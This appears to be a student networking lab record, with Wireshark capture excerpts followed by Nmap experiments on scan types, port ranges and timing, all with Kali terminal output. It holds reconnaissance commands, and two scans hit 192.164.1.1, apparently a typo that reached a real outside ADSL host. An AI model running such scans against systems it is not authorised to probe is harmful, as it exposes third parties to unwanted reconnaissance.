715	83.618248	2409:4072:70b:668b::	2606:4700:83b2:e632::	TCP	75	[TCP Keep-Alive] 49917 + 443 [ACK] Seq=1 Ack=1 Win=260 Len=1
716	83.618333	2409:4072:70b:668b::	2404:6800:4007:82a::	TCP	75	[TCP Keep-Alive] 49919 + 443 [ACK] Seq=1 Ack=1 Win=256 Len=1
717	83.715116	2404:6800:4007:82a::	2409:4072:70b:668b::	TCP	86	[TCP Keep-Alive ACK] 443 + 49919 [ACK] Seq=1 Ack=2 Win=280 Len=0 SLE=1 SRE=2
718	83.739233	2606:4700:83b2:e632::	2409:4072:70b:668b::	TCP	86	[TCP Keep-Alive ACK] 443 + 49917 [ACK] Seq=1 Ack=2 Win=0 Len=0 SLE=1 SRE=2
719	84.129395	192.168.215.43	35.244.159.8	TCP	55	[TCP Keep-Alive] 50004 + 443 [ACK] Seq=1 Ack=1 Win=256 Len=1
720	84.146749	2409:4072:70b:668b::	2404:6800:4007:82a::	TCP	74	50393 + 443 [FIN, ACK] Seq=2 Ack=1 Win=253 Len=0
721	84.146863	2409:4072:70b:668b::	2404:6800:4007:82a::	TCP	74	50392 + 443 [FIN, ACK] Seq=2 Ack=1 Win=253 Len=0
722	84.146936	192.168.215.43	142.250.183.226	TCP	54	50216 + 443 [FIN, ACK] Seq=2 Ack=1 Win=256 Len=0
723	84.147020	192.168.215.43	34.223.152.116	TCP	54	50290 + 443 [FIN, ACK] Seq=2 Ack=1 Win=255 Len=0
724	84.147115	2409:4072:70b:668b::	2600:9000:20bd:da00::	TCP	74	50268 + 443 [FIN, ACK] Seq=2 Ack=1 Win=256 Len=0
725	84.147181	2409:4072:70b:668b::	2404:6800:4007:811::	TCP	74	50353 + 443 [FIN, ACK] Seq=2 Ack=1 Win=253 Len=0
726	84.147280	192.168.215.43	13.213.159.4	TCP	54	50100 + 443 [FIN, ACK] Seq=2 Ack=33 Win=253 Len=0
727	84.147370	192.168.215.43	13.213.159.4	TCP	54	50100 + 443 [RST, ACK] Seq=3 Ack=33 Win=0 Len=0
728	84.148082	192.168.215.43	13.235.237.235	TCP	54	50346 + 443 [FIN, ACK] Seq=2 Ack=33 Win=63337 Len=0
729	84.148196	192.168.215.43	13.235.237.235	TCP	54	50346 + 443 [RST, ACK] Seq=3 Ack=33 Win=0 Len=0
730	84.148277	2409:4072:70b:668b::	2404:6800:4007:824::	TCP	74	50265 + 443 [FIN, ACK] Seq=2 Ack=1 Win=253 Len=0
731	84.148483	2409:4072:70b:668b::	2606:4700:9c62:98e3::	TCP	74	50276 + 443 [FIN, ACK] Seq=2 Ack=1 Win=258 Len=0
732	84.148587	2409:4072:70b:668b::	2404:6800:4007:81f::	TCP	74	50211 + 443 [FIN, ACK] Seq=2 Ack=1 Win=254 Len=0
733	84.148826	192.168.215.43	103.229.205.242	TCP	54	50172 + 443 [FIN, ACK] Seq=2 Ack=33 Win=256 Len=0
734	84.148904	192.168.215.43	103.229.205.242	TCP	54	50112 + 443 [RST, ACK] Seq=3 Ack=33 Win=0 Len=0
735	84.148990	192.168.215.43	103.229.205.242	TCP	54	50132 + 443 [FIN, ACK] Seq=2 Ack=33 Win=63550 Len=0
736	84.149067	192.168.215.43	103.229.205.242	TCP	54	50132 + 443 [RST, ACK] Seq=3 Ack=33 Win=0 Len=0
737	84.149476	2409:4072:70b:668b::	2404:6800:4007:825::	TCP	74	50299 + 443 [FIN, ACK] Seq=2 Ack=1 Win=253 Len=0
738	84.149984	192.168.215.43	192.168.215.157	TCP	66	50399 + 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
739	84.150564	192.168.215.43	192.168.215.157	TCP	66	50400 + 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
740	84.150903	192.168.215.43	192.168.215.157	TCP	66	50401 + 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
741	84.154476	192.168.215.157	192.168.215.43	TCP	66	53 + 50400 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM WS=256
742	84.154476	192.168.215.157	192.168.215.43	TCP	66	53 + 50401 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM WS=256
743	84.154537	192.168.215.43	192.168.215.157	TCP	54	50400 + 53 [ACK] Seq=1 Ack=1 Win=65536 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
11265	2090.531265	192.168.215.43	13.107.42.12	TLSv1.2	194	Application Data
11266	2090.737314	192.168.215.43	13.107.42.12	TCP	1424	[TCP Retransmission] 50561 + 443 [PSH, ACK] Seq=3475 Ack=10369 Win=64256 Len=1370
11267	2091.017210	13.107.42.12	192.168.215.43	TCP	66	[TCP Dup ACK 1120681] 443 + 50561 [ACK] Seq=10369 Ack=1336 Win=4193536 Len=0 SLE=3475 SRE=4845
11268	2091.017294	192.168.215.43	13.107.42.12	TCP	1424	[TCP Retransmission] 50561 + 443 [ACK] Seq=1336 Ack=10369 Win=64256 Len=1370
11269	2091.017343	192.168.215.43	13.107.42.12	TCP	823	[TCP Retransmission] 50561 + 443 [PSH, ACK] Seq=2706 Ack=10369 Win=64256 Len=709
11270	2091.222174	13.107.42.12	192.168.215.43	TCP	66	443 + 50561 [ACK] Seq=10369 Ack=2706 Win=640416 Len=0 SLE=3475 SRE=4845
11271	2091.534133	192.168.215.43	13.107.42.12	TCP	1424	[TCP Retransmission] 50561 + 443 [PSH, ACK] Seq=2706 Ack=10369 Win=64256 Len=1370
11272	2091.836214	13.107.42.12	192.168.215.43	TCP	66	443 + 50561 [ACK] Seq=10369 Ack=4845 Win=4194816 Len=0 SLE=3475 SRE=4076
11273	2092.247772	13.107.42.12	192.168.215.43	TLSv1.2	1166	Application Data
11274	2092.247772	13.107.42.12	192.168.215.43	TLSv1.2	1099	Application Data
11275	2092.247376	192.168.215.43	13.107.42.12	TCP	54	50561 + 443 [ACK] Seq=4845 Ack=12526 Win=65536 Len=0
11276	2100.437782	52.108.44.14	192.168.215.43	TLSv1.2	87	Application Data
11277	2100.478589	192.168.215.43	52.108.44.14	TCP	54	50493 + 443 [ACK] Seq=21900 Ack=12751 Win=65280 Len=0
11278	2105.763407	CloudNet_2a:ff:27	192.168.215.43	ARP	42	Who has 192.168.215.43? Tell 192.168.215.157
11279	2105.763523	CloudNet_2a:ff:27	92.93:ff:72:6d:b7	ARP	42	192.168.215.43 is at d8:80:83:2a:ff:27
11280	2120.815413	52.108.44.14	192.168.215.43	TLSv1.2	87	Application Data
11281	2120.863870	192.168.215.43	52.108.44.14	TCP	54	50493 + 443 [ACK] Seq=21900 Ack=12784 Win=65280 Len=0
11282	2120.871455	52.108.44.14	192.168.215.43	TCP	87	[TCP Spurious Retransmission] 443 + 50493 [PSH, ACK] Seq=12751 Ack=21900 Win=524288 Len=33
11283	2120.871526	192.168.215.43	52.108.44.14	TCP	66	[TCP Dup ACK 1128181] 50493 + 443 [ACK] Seq=21900 Ack=12784 Win=65280 Len=0 SLE=12751 SRE=12784
11284	2123.735444	2409:4072:70b:668b::	2404:6800:4003:c05::	TCP	75	[TCP Keep-Alive] 49893 + 5228 [ACK] Seq=27 Ack=25 Win=254 Len=1
11285	2123.88873	2404:6800:4003:c05::	2409:4072:70b:668b::	TCP	86	[TCP Keep-Alive ACK] 5228 + 49893 [ACK] Seq=25 Ack=28 Win=265 Len=0 SLE=27 SRE=28
11286	2123.881684	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11287	2133.689150	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11288	2134.704500	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11289	2135.720818	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11290	2138.507799	192.168.215.43	20.198.119.143	TLSv1.2	155	Application Data
11291	2138.739292	20.198.119.143	192.168.215.43	TLSv1.2	225	Application Data
11292	2138.782843	192.168.215.43	20.198.119.143	TCP	54	49618 + 443 [ACK] Seq=3636 Ack=6157 Win=253 Len=0
11293	2139.824365	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11294	2140.681178	52.108.44.14	192.168.215.43	TLSv1.2	87	Application Data
11295	2140.723372	192.168.215.43	52.108.44.14	TCP	54	50493 + 443 [ACK] Seq=21900 Ack=12817 Win=65280 Len=0
11296	2140.833356	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11297	2141.848472	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11298	2142.854999	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11299	2143.385618	CloudNet_2a:ff:27	92.93:ff:72:6d:b7	ARP	42	Who has 192.168.215.157? Tell 192.168.215.43

No.	Time	Source	Destination	Protocol	Length	Info
11880	2323.870937	92.93:ff:72:6d:b7	CloudNet_2a:ff:27	ARP	42	Who has 192.168.215.43? Tell 192.168.215.157
11881	2323.870962	CloudNet_2a:ff:27	92.93:ff:72:6d:b7	ARP	42	192.168.215.43 is at d8:80:83:2a:ff:27
11882	2332.309812	192.168.215.43	192.168.215.157	DNS	87	Standard query 0x704b AAAA roaming.officeapps.live.com
11883	2332.321100	192.168.215.157	192.168.215.43	DNS	181	Standard query response 0x704b AAAA roaming.officeapps.live.com CNAME prod.roaming1.live.com.akadns.net CNAME asia.roaming1.live...
11884	2332.322513	192.168.215.43	52.109.56.83	TCP	66	50579 + 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11885	2332.477095	52.109.56.83	192.168.215.43	TCP	66	443 + 50579 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1370 WS=256 SACK_PERM
11886	2332.477222	192.168.215.43	52.109.56.83	TCP	54	50579 + 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
11887	2332.478342	192.168.215.43	52.109.56.83	TLSv1.2	246	Client Hello
11888	2332.579372	52.109.56.83	192.168.215.43	TCP	1424	443 + 50579 [ACK] Seq=1 Ack=193 Win=524288 Len=1370 [TCP segment of a reassembled PDU]
11889	2332.579804	52.109.56.83	192.168.215.43	TCP	1424	443 + 50579 [ACK] Seq=1371 Ack=193 Win=524288 Len=1370 [TCP segment of a reassembled PDU]
11890	2332.579804	52.109.56.83	192.168.215.43	TCP	1424	443 + 50579 [ACK] Seq=2741 Ack=193 Win=524288 Len=1370 [TCP segment of a reassembled PDU]
11891	2332.579804	52.109.56.83	192.168.215.43	TCP	1424	443 + 50579 [ACK] Seq=4111 Ack=193 Win=524288 Len=1370 [TCP segment of a reassembled PDU]
11892	2332.579804	52.109.56.83	192.168.215.43	TLSv1.2	509	Server Hello, Certificate, Certificate Status, Server Key Exchange, Server Hello Done
11893	2332.579938	192.168.215.43	52.109.56.83	TCP	54	50579 + 443 [ACK] Seq=193 Ack=5936 Win=65536 Len=0
11894	2332.587590	192.168.215.43	52.109.56.83	TLSv1.2	212	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
11895	2332.681925	52.109.56.83	192.168.215.43	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
11896	2332.683166	192.168.215.43	52.109.56.83	TLSv1.2	394	Application Data
11897	2332.683285	192.168.215.43	52.109.56.83	TCP	1424	50579 + 443 [ACK] Seq=691 Ack=5987 Win=65536 Len=1370 [TCP segment of a reassembled PDU]
11898	2332.683285	192.168.215.43	52.109.56.83	TLSv1.2	1050	Application Data
11899	2332.887880	52.109.56.83	192.168.215.43	TCP	54	443 + 50579 [ACK] Seq=5987 Ack=3057 Win=524544 Len=0
12000	2333.091600	52.109.56.83	192.168.215.43	TLSv1.2	1017	Application Data
12001	2333.111949	192.168.215.43	52.109.56.83	TLSv1.2	393	Application Data
12002	2333.112092	192.168.215.43	52.109.56.83	TCP	1424	50579 + 443 [ACK] Seq=3396 Ack=6950 Win=64512 Len=1370 [TCP segment of a reassembled PDU]
12003	2333.112092	192.168.215.43	52.109.56.83	TCP	1424	50579 + 443 [ACK] Seq=4766 Ack=6950 Win=64512 Len=1370 [TCP segment of a reassembled PDU]
12004	2333.112092	192.168.215.43	52.109.56.83	TCP	1424	50579 + 443 [ACK] Seq=6136 Ack=6950 Win=64512 Len=1370 [TCP segment of a reassembled PDU]
12005	2333.112092	192.168.215.43	52.109.56.83	TCP	1424	50579 + 443 [ACK] Seq=7506 Ack=6950 Win=64512 Len=1370 [TCP segment of a reassembled PDU]
12006	2333.112092	192.168.215.43	52.109.56.83	TCP	1424	50579 + 443 [ACK] Seq=8876 Ack=6950 Win=64512 Len=1370 [TCP segment of a reassembled PDU]
12007	2333.112092	192.168.215.43	52.109.56.83	TCP	1424	50579 + 443 [ACK] Seq=10246 Ack=6950 Win=64512 Len=1370 [TCP segment of a reassembled PDU]
12008	2333.112092	192.168.215.43	52.109.56.83	TLSv1.2	129	Application Data
12009	2333.193839	52.109.56.83	192.168.215.43	TCP	54	443 + 50579 [ACK] Seq=6950 Ack=4766 Win=524544 Len=0
12010	2333.193839	52.109.56.83	192.168.215.43	TCP	66	[TCP Dup ACK 1200981] 443 + 50579 [ACK] Seq=6950 Ack=4766 Win=524544 Len=0 SLE=6136 SRE=7590
12011	2333.193839	52.109.56.83	192.168.215.43	TCP	66	[TCP Dup ACK 1200982] 443 + 50579 [ACK] Seq=6950 Ack=4766 Win=524544 Len=0 SLE=6136 SRE=8036
12012	2333.193839	52.109.56.83	192.168.215.43	TCP	66	[TCP Dup ACK 1200983] 443 + 50579 [ACK] Seq=6950 Ack=4766 Win=524544 Len=0 SLE=6136 SRE=10246</

Apply a display filter ... <Ctrl-/>

- > Frame 22: 178 bytes on wire (1424 bits), 178 bytes captured (1424 bits) on interface \Device\NPF_{DD65240E-7C59-4579-8DE4-629006568EB5}, id 0
- > Ethernet II, Src: CloudNet_2a:ff:27 (d8:80:83:2a:ff:27), Dst: 92:93:ff:72:6d:b7 (92:93:ff:72:6d:b7)
- > Internet Protocol Version 4, Src: 192.168.215.43, Dst: 49.44.116.231
- > Transmission Control Protocol, Src Port: 50394, Dst Port: 80, Seq: 1, Ack: 1, Len: 124
- > Hypertext Transfer Protocol

```

0000  92 93 ff 72 6d b7 d8 80 83 2a ff 27 08 00 45 00  ...rm... .*.'..E-
0010  00 a4 3a f1 40 00 80 06 81 7b c0 a8 d7 2b 31 2c  ..:.-@... -{...+1,
0020  74 e7 c4 da 00 50 f9 04 39 a0 69 98 6c 8c 50 18  t...-P.. 9-i-l-P-
0030  01 00 a5 7c 00 00 47 45 54 20 2f 6e 63 73 69 2e  ...|..GE T /ncsi.
0040  74 78 74 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f  txt HTTP /1.1..Ho
0050  73 74 3a 20 77 77 77 2e 6d 73 66 74 6e 63 73 69  st: www. msftncsi
0060  2e 63 6f 6d 0d 0a 55 73 65 72 2d 41 67 65 6e 74  .com..Us er-Agent
0070  3a 20 47 6f 2d 68 74 74 70 2d 63 6c 69 65 6e 74  : Go-htt p-client
0080  2f 31 2e 31 0d 0a 41 63 63 65 70 74 2d 45 6e 63  /1.1..Ac cept-Enc
0090  6f 64 69 6e 67 3a 20 67 7a 69 70 0d 0a 43 6f 6e  oding: g zip..Con
00a0  6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a  nection: close..
00b0  0d 0a  ..

```

EXPERIMENT NO:12

EXPERIMENT NAME: PORT SCANNING TOOLS

PROCEDURE:

Step 1: Open Nmap from Kali Linux (Go to Applications->select Information Gathering->select

Nmap)

Step 2: Perform different types of scans

(Tcp, Udp, Ack, Syn, Fin, Null, Xmas, Rpc, Idle)- scan types

Scanning Techniques

Flag	Use	Example
-sS	TCP syn port scan	nmap -sS 192.168.1.1
-sT	TCP connect port scan	nmap -sT 192.168.1.1
-sU	UDP port scan	nmap -sU 192.168.1.1
-sA	TCP ack port scan	nmap -sA 192.168.1.1

Port Specification

<u>Flag</u>	<u>Use</u>	<u>Example</u>
-p	specify a port or port range	nmap -p 1-30 192.168.1.1
-p-	scan all ports	nmap -p- 192.168.1.1
-F	fast port scan	nmap -F 192.168.1.1

OUTPUT:

```
(root@kali)-[~]
# nmap -sS 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:27 EST
Nmap scan report for 192.168.1.1
Host is up (0.0018s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.20 seconds

(root@kali)-[~]
# nmap -sT 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:28 EST
Nmap scan report for 192.168.1.1
Host is up (0.0014s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 21.26 seconds
```

```
(root@kali)-[~]
# nmap -sA 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 02:11 EST
Nmap scan report for 192.168.1.1
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
```

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

```
(root@kali)-[~]
# nmap -sU 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 02:12 EST
Stats: 0:04:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 35.90% done; ETC: 02:23 (0:07:26 remaining)
Stats: 0:04:16 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.15% done; ETC: 02:23 (0:07:32 remaining)
Stats: 0:04:30 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.80% done; ETC: 02:24 (0:07:44 remaining)
Stats: 0:04:31 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.85% done; ETC: 02:24 (0:07:44 remaining)
Stats: 0:06:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 40.90% done; ETC: 02:26 (0:08:42 remaining)
Stats: 0:06:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 41.15% done; ETC: 02:26 (0:08:43 remaining)
Stats: 0:07:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 44.00% done; ETC: 02:28 (0:09:07 remaining)
Stats: 0:11:52 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 30.85% done; ETC: 02:50 (0:26:36 remaining)
Stats: 0:13:26 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 32.98% done; ETC: 02:52 (0:27:18 remaining)
Stats: 0:14:39 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 34.60% done; ETC: 02:54 (0:27:41 remaining)
Stats: 0:16:08 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.58% done; ETC: 02:56 (0:27:59 remaining)
Stats: 0:16:55 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 37.62% done; ETC: 02:57 (0:28:03 remaining)
```

```
(root@kali)-[~]
# nmap -p 1-30 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 04:01 EST
Nmap scan report for 192.168.1.1
Host is up (0.010s latency).
All 30 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 30 filtered tcp ports (no-response)
```

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds

```
(root@kali)-[~]
# nmap -p- 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 04:01 EST
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.64% done; ETC: 04:12 (0:11:04 remaining)
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.26% done; ETC: 04:16 (0:13:49 remaining)
```

```
(root@kali)-[~]
# nmap -F 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 04:04 EST
Nmap scan report for 192.168.1.1
Host is up (0.0025s latency).
All 100 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 1.90 seconds
```

EXPERIMENT NO:13

EXPERIMENT NAME: NMAP TIMING & PERFORMANCE

PROCEDURE:

Step 1: Open Nmap from Kali Linux (Go to Applications->select Information Gathering->select

Nmap)

Step 2: Perform different types of scans

(Tcp, Udp, Ack, Syn, Fin, Null, Xmas, Rpc, Idle)- scan types

To perform host discovery

-Pn	only port scan	nmap -Pn192.168.1.1
-sn	only host discover	nmap -sn192.168.1.1
-PR	arp discovery on a local network	nmap -PR192.168.1.1
-n	disable DNS resolution	nmap -n 192.168.1.1

OUTPUT:

```
(root@kali)-[~]
# nmap -T1 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 03:31 EST
Stats: 0:00:46 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 25.00% done; ETC: 03:35 (0:02:18 remaining)
Stats: 0:01:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 37.50% done; ETC: 03:34 (0:01:42 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 62.50% done; ETC: 03:34 (0:00:55 remaining)
Stats: 0:02:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 87.50% done; ETC: 03:34 (0:00:17 remaining)
Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.10% done
Stats: 0:03:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.20% done
```

```
(root@kali)-[~]
# nmap -T0 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 03:40 EST
Stats: 0:05:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 0.00% done
```

```
(root@kali)-[~]
# nmap -T2 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 03:44 EST
Stats: 0:02:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 16.55% done; ETC: 03:59 (0:12:26 remaining)
Stats: 0:02:33 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 16.60% done; ETC: 03:58 (0:12:24 remaining)
Stats: 0:02:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 16.75% done; ETC: 03:58 (0:12:21 remaining)
Stats: 0:02:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 17.45% done; ETC: 03:58 (0:12:13 remaining)
```

```
(root@kali)-[~]  
# nmap -T3 192.168.1.1  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 03:48 EST  
Nmap scan report for 192.168.1.1  
Host is up (0.0011s latency).  
All 1000 scanned ports on 192.168.1.1 are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
  
Nmap done: 1 IP address (1 host up) scanned in 4.20 seconds  
  
(root@kali)-[~]  
# nmap -T4 192.164.1.1  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 03:49 EST  
Nmap scan report for 192-164-1-1.adsl.highway.telekom.at (192.164.1.1)  
Host is up (0.0011s latency).  
All 1000 scanned ports on 192-164-1-1.adsl.highway.telekom.at (192.164.1.1) are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
  
Nmap done: 1 IP address (1 host up) scanned in 4.96 seconds  
  
(root@kali)-[~]  
# nmap -T5 192.164.1.1  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 03:50 EST  
Nmap scan report for 192-164-1-1.adsl.highway.telekom.at (192.164.1.1)  
Host is up (0.00098s latency).  
All 1000 scanned ports on 192-164-1-1.adsl.highway.telekom.at (192.164.1.1) are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
  
Nmap done: 1 IP address (1 host up) scanned in 2.82 seconds
```